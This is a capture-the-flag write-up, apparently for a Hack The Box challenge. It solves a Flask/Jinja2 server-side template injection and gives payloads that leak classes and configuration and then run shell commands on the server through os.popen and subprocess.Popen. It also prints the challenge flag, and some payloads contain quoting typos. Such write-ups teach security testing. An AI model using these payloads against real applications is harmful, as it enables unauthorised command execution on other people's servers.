


The website shows that it is under construction and the framework that is being used.


## Site still under construction

Proudly powered by Flask/Jinja2

Doing a quick Google search on this framework shows that it may be susceptible to Server-Side Template Injection (SSTI). To test it out, I first need to find an injection point. I tried to type in some test strings in the URL and it displays the string in an error page as shown:




Now, I can test to see if commands can be executed using a simple `{{7*7}}`:




This shows that it is susceptible to SSTI! We can also leak classes using payload:

`{{'._class__._mro__[1].__subclasses__()'}}`




And view configurations using:

`{{ config.items() }}`




We can use a Remote Code Execution payload to list the directory on the server:

```
{{request.application.__globals__.__builtins__.__import__('os').popen('ls').read()}}
```



Notice that the flag.txt is in the root directory. We can simply use that “cat flag.txt” command to obtain the flag:




HTB{t3mpl4t3s\_4r3\_m0r3\_p0w3rfu1\_th4n\_u\_th1nk!}

Alternative solution with explanation:

`__mro__` allows us to go back up the tree of inherited objects in the current Python environment, and `__subclasses__` lets us come back down.


Blank string of class ‘string’. `__mro__` allow us to access the class ‘object’ back up the tree.

```
{{".__class__.__mro__}}
```




Index 1 to select class 'object'. Since we are at the root object, we can use `__subclasses__` attribute to dump all the classes used in the application.

```
{{'.__class__.__mro__[1].__subclasses__()}}
```




Class 'subprocess.Popen' is an exploitable class. We can use slicing to locate the index.

```
{{'.__class__.__mro__[1].__subclasses__()[414:]}}
```



After obtaining the index, we can exploit it as such.

```
{{'.__class__.__mro__[1].__subclasses__()[414]('ls',shell=True,stdout=-1).communicate())}}
```



Then we can obtain the flag using "cat flag.txt"

